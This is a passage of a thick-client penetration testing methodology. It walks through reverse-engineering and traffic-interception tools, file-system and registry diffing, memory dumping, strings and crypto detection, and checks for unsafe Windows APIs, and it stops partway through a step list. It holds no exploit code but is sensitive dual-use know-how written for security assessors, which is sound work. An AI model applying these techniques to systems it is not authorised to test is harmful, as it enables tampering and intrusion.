Far and away the most widely used of the thick client components listed here is Flash. Although not considered by many as thick client technology (but rather a vector graphics engine due to common usage), Flash can be compared fairly closely to Java applets. Both are delivered as byte-code which executes within a virtual environment and are therefore sandboxed (to some degree) from the operating system. Flash utilizes an object oriented

language called ActionScript (closely related to JavaScript) to create potentially sophisticated multimedia rich applications.


Other

Depending on preferred definitions, thick client applications do not have to deliver their thick client components through a web browser; therefore any client/server application architecture which shifts a significant portion of application functionality to the client side with or without a web based component could fall into this category. In these cases technologies as wide ranging as .NET, Perl, shell-scripts etc. can play a part in thick client engagements. In many cases such as with natively compiled C++ based clients, (which are not delivered with COM interfaces as an ActiveX control) these components can be analysed utilising many of the same techniques as will be applied to their ActiveX equivalents. Standalone .NET applications will share a great deal with Java applets in terms of testing techniques.

Practical steps

- Explore application entry-points as directed by client
- Search source code for thick client identifying components:
  - <applet>
  - <object>
- Inspect identified element content for ‘object’ type.
- For non-web based components determine underlying technology
  - Load into IDA, for detection of assembly type
  - To determine version of .NET framework (and 32/64bit build-type) run:

    PEParsere.exe <filename>



PEParser.exe example

Setup Analysis Environment

This section provides an overview of the main testing environment including descriptions of testing tools and any necessary setup/configuration detail.

Load and configure file system and memory tools

Setup and test Sysinternals tools

The Sysinternals toolset provides a set of advanced windows system utilities which can be used to manage, troubleshoot and diagnose Windows systems and applications.

Process monitor (now includes Filemon & Regmon functionality)

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, registry and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such as session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more.

- If necessary download the Zip package containing the executable from:

  http://technet.microsoft.com/en-gb/sysinternals/bb896645

- Extract the Zip
- Run ‘Procmon.exe’
- Ensure that main features are operating correctly
  - Tools->File Summary
    - Check for meaning population with real-time file access data
  - Tools->Registry Summary
    - Check for meaning population with real-time registry access data

Setup and test additional custom tools & scripts

Compare.py

Compare.py is a simple python script which compares two points on the file-system for differences. This can be useful for quickly analysing installation and system directories before and after key events such as application install, configuration downloads and changes.

Install Python:

http://www.python.org/download/

Ensure that the python install directory has been added to the 'Path' system variable.

Right click 'My computer'

Left click 'Properties'

Choose the 'Advanced' tab

Click 'Environment Variables'


In the 'System Variables' list select 'Path'

Click the 'Edit' button

Place the cursor at the end of the 'Variable Value' edit-box

For a default current (as of time of writing) install of Python on Windows append the value ;C:\Python27

At the command prompt navigate to the script location and test according to the below screenshot:



Compare script example

User Mode Process Dumper Version 8.1

The User Mode Process Dumper (userdump) dumps the memory of any executing 32 bit processes memory image. This is achieved without killing the process or working with complex debuggers. A description of its use is included later in the methodology but installation is simple. Simply extract the download content and run the setup executable. User Mode Process Dumper is available from:
http://www.microsoft.com/downloads/en/details.aspx?FamilyID=e089ca41-6a87-40c8-bf69-28ac08570b7e&displaylang=en

Win32 - IDA Pro

IDA Pro is a Windows, Linux & OS X hosted multi-processor disassembler and debugger available at:
http://www.hex-rays.com/idapro/idadown.htm
Although a full binary-analysis/reverse-engineering guide is out of scope for this document there exist a number of plugins and scripts which can be easily executed within IDA in order to efficiently and quickly gain meaningful results.

Note, due to relative path issues some plugins require that the currently disassembled file be placed within the IDA root installation folder. Typically this is a location similar to 'C:\Program Files\IDA Demo 6.0'.

Configure binary analysis plugins

IDC plugins come in a number of different formats but usually they will consist of a 'plw' file.


- The PLW file must be placed within the <application-root>\plugins directory.
- If the plugin is also packaged with an accompanying dll file, this will need to be placed within the application root.
- To test that it has been installed correctly:
  - Launch IDA
  - Open a sample exe file
  - Navigate to Edit->Plugins->Plugin-name

A large repository of useful plugins can be found within the 'Open RCE' (Open Reverse Code Engineering community) website:
http://www.openrce.org/downloads/browse/IDA_Plugins

Configure binary analysis IDC scripts

Extensions to IDA can also be in the IDC script format. These scripts should be placed within the 'IDA application root'\idc\<subfolder>. To test the script within IDA:

- Navigate to File->'Script File'
- Select the new IDC script within the file open dialog
- View the script output which will typically appear within the 'Output Window'




IDA plugin output

Java – JAD

Jad (JAva Decompiler) is a decompiler for the Java programming language. Jad provides a command-line user interface to extract source code from class files. It can be downloaded from the Varaneckas site at:
http://www.varaneckas.com/jad
The installation can be tested using the single command:
jad -sjava HelloWorld.class

Flash – Flare

Flare is a Flash decompiler which processes an SWF file and extracts the contained ActionScript. The output is written to a single text file. Only ActionScript is extracted, no text or images. It is available at the following URL:
http://www.nowrap.de/download/flare06setup.exe
Once installed an additional context menu will appear (Decompile) which will dump the contained ActionScript to a file in the same directory but with the extension FLR.



Flash decompiler context menu item

OllyDbg

OllyDbg is a free 32-bit user-mode debugger for Windows. It currently will not debug .NET executables so for this a full paid version of IDA Pro is required. As it is a ring 3 or user mode debugger it is not possible to debug code running as the System user within Windows. However, as it is highly probably that thick client application components will be found to run entirely in ring 3 it is a valuable addition to a testing toolkit. Installation and testing can be accomplished simply through extracting the zip container, running 'OLLYDBG.EXE' and loading a sample executable.

Setup inline TCP proxies for later fuzzing

Load and configure Mallory Proxy (inline or stand-alone)

Mallory is a transparent TCP and UDP proxy. It is a highly useful tool for transparently accessing hard to intercept network streams.
It provides a method to intercept proprietary protocols and hard to intercept traffic.
First, download the Mallory Minimal VMware Image
Follow the guide here for setup:

https://bitbucket.org/IntrepidusGroup/mallory/wiki/Mallory_Minimal_Guide

Load and Configure Sniff'n'Spit

During Penetration testing it can be seen that thick-clients sometimes communicate with a server whose IP address is hardcoded in to it. The HTTP communication between such client and server is harder to intercept and test. Sniff-n-Spit is a very useful utility in such scenarios. It sniffs for HTTP packets from the client to server and forwards them to your favourite proxy (Burp, WebScarab , Paros etc.). It can be obtained from the following URL:
http://www.andlabs.org/tools/SniffnSpit/SniffnSpit.html
Test the tool by specifying it with the following parameters:

- Number of the listening interface.
- Source IP, Source Port (optional), Destination IP, and Destination Port of the tcp session that is to be sniffed.
- Target IP and Target Port of the Interceptor Proxy.
- The tool can be forced to listen on promiscuous mode with the '-p' switch.

Load and configure traffic analysis tools and filters

Load and Configure Wireshark and Tshark

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development. Installation and configuration of the base product is straight-forward and simply involves following the graphical installer package. As is the case for the other tools here which benefit from promiscuous mode listening, installation of the WinPcap is a requirement under Windows. However, the tool is pre-bundled with the majority the applications for which it is required.

Load any and all custom filters based on the application type

Wireshark supports the building of custom display and capture filters. A discussion of how to build these expressions is beyond the scope of this document, however resources can be found at the following URLs:
http://www.wireshark.org/docs/wsug_html_chunked/ChCapCaptureFilterSection.html
http://wiki.wireshark.org/DisplayFilters


Setup VM Testing Environment

As discussed within the introduction two VMWare builds have been constructed for deployment with this methodology. It should be ensured that the tester's local copies of these virtual machines boot and function correctly prior to commencing the engagement.

In addition to these resources it is recommended that the tester have at their disposal a clean install of a Linux distribution they are comfortable with using. This backup Linux VM is advisable due to the potential for anomalous behaviours within a heavily customized distribution such as BackTrack. However, as is the case with all testing engagements Backtrack represents a powerful, preconfigured testing platform that should be always be carried.

Real-time process analysis

Process explorer provides a straightforward, accessible interface which reveals real-time information relating to running processes. If in handle mode you'll see the handles that the process selected in the top window has opened (files etc…); if Process Explorer is in DLL mode you'll see the DLLs and memory-mapped files that the process has loaded. To use, simply run the executable, search for the target application, left click and view pertinent information in the lower pane.




Process Explorer

Inspect file-system for changes both pre and post installation as well as pre and post first run/connect

This task can be accomplished in a number of different ways. For full file system and registry change identification a tool named ‘WhatChanged’ can be utilized (http://www.majorgeeks.com/What_Changed_d5018.html). Although producing relatively comprehensive results this tool can of course be extremely time-consuming. When only the differences between two isolated installation directory structures is necessary, the python script ‘compare.py’ will produce much faster results. To utilize ‘WhatChanged’:

- Execute the main ‘whatchanged.exe’ PE
- Choose drive letters and registry components to snapshot
- Click ‘Step #1: Take SystemSnapshot’
- Once complete, install thick client application
- Click the ‘Step #2: See what changes since Snapshot’
- View the results



What changed system difference tool

To utilize the compare.py script:

- Create of copy of the directory which will contain the dropped/changed directory and files (i.e. C:\Program Files)
- Install or conduct whichever thick-client activity is to be analysed
- Run: compare.py “Program Files” “old_ProgFiles” out.log true
- View results within out.log or on command prompt if last flag is true

Inspect any and all deployed temporary or system files for vulnerabilities or transparent code that could lead to vulnerabilities

Search through files which have been identified during 4.1.1 for human readable content which may be linked to any security considerations. This process will draw on your subjective understanding of the application’s functional purpose and wider knowledge of potential risk factors but some key items to consider may consist of:

- Plain-text configuration data – Is there plaintext/unencrypted configuration information dropped by the client that can be modified to the detriment of security?
- What are the permissions associated with the dropped file system components? Can lower privileged or different users modify any application components?
- Is the client making use of any recognizable backend technologies such as SQLlight to store data? If so, can the content be extracted/tampered with?
- Does the client store any sensitive information unencrypted in temporary or permanent files? Even if utilizing encryption, are keys stored securely and are the algorithms employed sufficiently strong? Note, this item ties into the content covered in the next section 'Binary Analysis'.

Time permitting it is important to analyse changes made by the client not only through installation but also at key activity points such as first connect etc. This can be highly effective in pinpointing the location of configuration files and temporary storage.
When analyzing these files a tester can use a simply use a utility called strings to locate ASCII text longer than three characters. Since the environment is Windows and strings is most commonly a linux utility a tester can use the stand alone sysinternal strings executable:

http://technet.microsoft.com/en-us/sysinternals/bb897439.aspx

or install the cygwin linux shell emulator which will include it:

http://cygwin.com/install.html

Identify Registry changes

Inspect registry for changes both pre and post installation as well as pre and post first run/connect

Registry changes can be analysed using a number of different tools. If the 'WhatChanged' tool has been run with the registry settings enabled as in section 4.1.2 the results will be available bundled with the file-system difference results.

Inspect registry keys for interesting data

Many applications typically store configuration data within the registry, so any changes discovered are likely to control key application behaviours.


- Analyse new and modified registry entries for values that control security sensitive functionalities.
    - Attempt to modify these values and observe the application for differing application behaviours
    - For values without readily meaningful titles attempt to reverse engineer through modification and observation
- Analyse new and modified registry entries for insufficiently encrypted sensitive information

Map process space of the running application

Identify privilege level of running process

Process Monitor can be used to determine the owner of a given process.

- Launch procmon.exe
- Navigate to Tools->'Process Tree…'
- Identify associated process through the columns:
    - Process
    - Image Path
    - Command
- Log the owner of all associated process
    - Analyse discovered users/groups for privilege level
    - Log components running with excessive privileges



Procmon process tree

Map for further analysis

It can be highly useful to dump the clients running process at key points within its execution flow. This can help identify functionalities or even extract information obfuscated from the GUI. Again, full binary analysis is out of scope for this document but should dumps be recorded, if necessary they may later be analysed (offsite) by individuals skilled in this area.
MS's 'User Mode Process Dumper' can be used to quickly and easily dump a running Window processes' memory image on the fly, without attaching a debugger, or terminating target processes

- Navigate to Control Panel->Process Dumper->Hot Keys->New
- Select a hotkey keystroke
- Select the directory processes will be dumped to
- Select "Specify target applications"
    - Enter application name
- Click OK
- Hold down CTRL+ALT+SHIFT and while holding down all three keys at once, type: dump
- Release the CTRL, ALT, and SHIFT keys.

- When you are ready to create a crash dump, press the key that has letter "A" on it (or whatever key you may have chosen in the preceding step)
- A grey box is displayed in the upper left-hand corner of your screen informing you that the Userdump.exe tool is creating a core dump

As this tool is only available for Windows XP when analysing a process from within Vista/Win7 a memory dump may be obtained from the 'Process' tab of 'Task Manager'. Simply right click on the process to be dumbed and select 'Create Dump File'. The file created will then be accessible through the Visual Studio disassembler.
Provided a full professional version of IDA Pro is available the 'Snapshot!' (http://www.openrce.org/downloads/details/50/Snapshot!) plugin may be used to obtain process dumps.

- Launch IDA pro
- Select the plugin from the Edit->Plugins menus
- Follow the steps as prompted

WinPE/ActiveX

Decompilation


Although decompilation of natively compiled code is far less effective in respect of its byte-code counterparts (Java, Flash), for those inexperienced in assembly language but practised in higher level languages such as C/C++ the extracted source can prove invaluable.
Many historical efforts within the area of binary decompilation have produced results of debatable effectiveness. However, the producers of IDA Pro, 'Hex-Rays', also produce a highly regarded executable to human readable C-like pseudocode decompiler (http://www.hex-rays.com/decompiler.shtml). Unlike IDA Pro there is no free version and so for the purposes of this methodology no further detail is provided other than to state that for the inexperienced with assembly, this product represents a highly practical method for the rapid analysis of binary executables.

IDA Analysis

Strings Identification

Extracting strings from a binary can generate results such as hard-coded usernames and passwords, database connection strings, URLs, IP addresses and any other information related to the particular functioning of the application. IDA Pro contains the ability to extract strings from a loaded binary:

- Within IDA, click 'New' and load the binary which is to be analysed
- Once the initial autoanalysis has completed:
    - Navigate to View->Open Subviews->Strings
- The Strings view will appear as an additional tab




IDA Strings view

Encryption schema analysis

The process of manually deducing supported encryption techniques with a binary disassembly requires a significant degree of knowledge within the fields of both reverse engineering and encryption. Fortunately a highly effective IDA plugin exists which automatically detects a large number of common algorithms. It operates on the principle that almost all crypto algorithms use 'magic constants'; the plugin therefore simply searches for these constants in the program body.
To operate the plugin:

- Load the binary to be disassembled.
- Wait for initial 'autoanalysis' to complete (indicated within the 'Output window');
- Ensure that the 'IDA View-A tab is selected'
- Navigate to Edit->Plugins->'Find Crypt v2'
- View the plugin output within the 'Output Window'



IDA 'Find Crypt' plugin

- Note any vulnerable encryption/hashing algorithms such as DES or MD5

Vulnerable API cross referencing

A number of vulnerable Windows APIs are supported in contemporary windows distributions. Applications that make use of these functions are potentially vulnerable to a number of critical vulnerabilities. These APIs/functions fall into the following categories:

- Unbound Functions (UF). These functions do not expect an explicit bound parameter for the number of bytes that might be modified for one of their parameters. These are typically the most potentially dangerous functions and should never be used.

- NULL Terminated Functions (NTF). These functions require a NULL terminated string. If they are provided a string without NULL termination, they could overwrite memory. If the code uses NULL terminated functions, make sure that the loop does not have an additional placeholder for NULL; for example, for(i = 0; i <= 512; i++) should be < 512 not <= 512.

- Non-NULL Terminated Functions (NNTF). The output of most string functions is NULL terminated; however, the output of a few is not. These require special treatment to avoid programming defects. If the code uses non-NULL terminated functions, make sure that the loop does have an additional placeholder for NULL.


- Format Functions (FF). Format string functions allow a programmer to format their input and output. If the format is not provided, data can be manipulated and can lead to programming defects.

In order to check for the use of these potentially vulnerable function calls a cross reference must be made between the list of vulnerable APIs (included in Appendix A with UF/NTF/NNT/FF categorising for easier results generation), and those imported by the application.

1.) Load the binary within IDA Pro

2.) Select the Imports tab

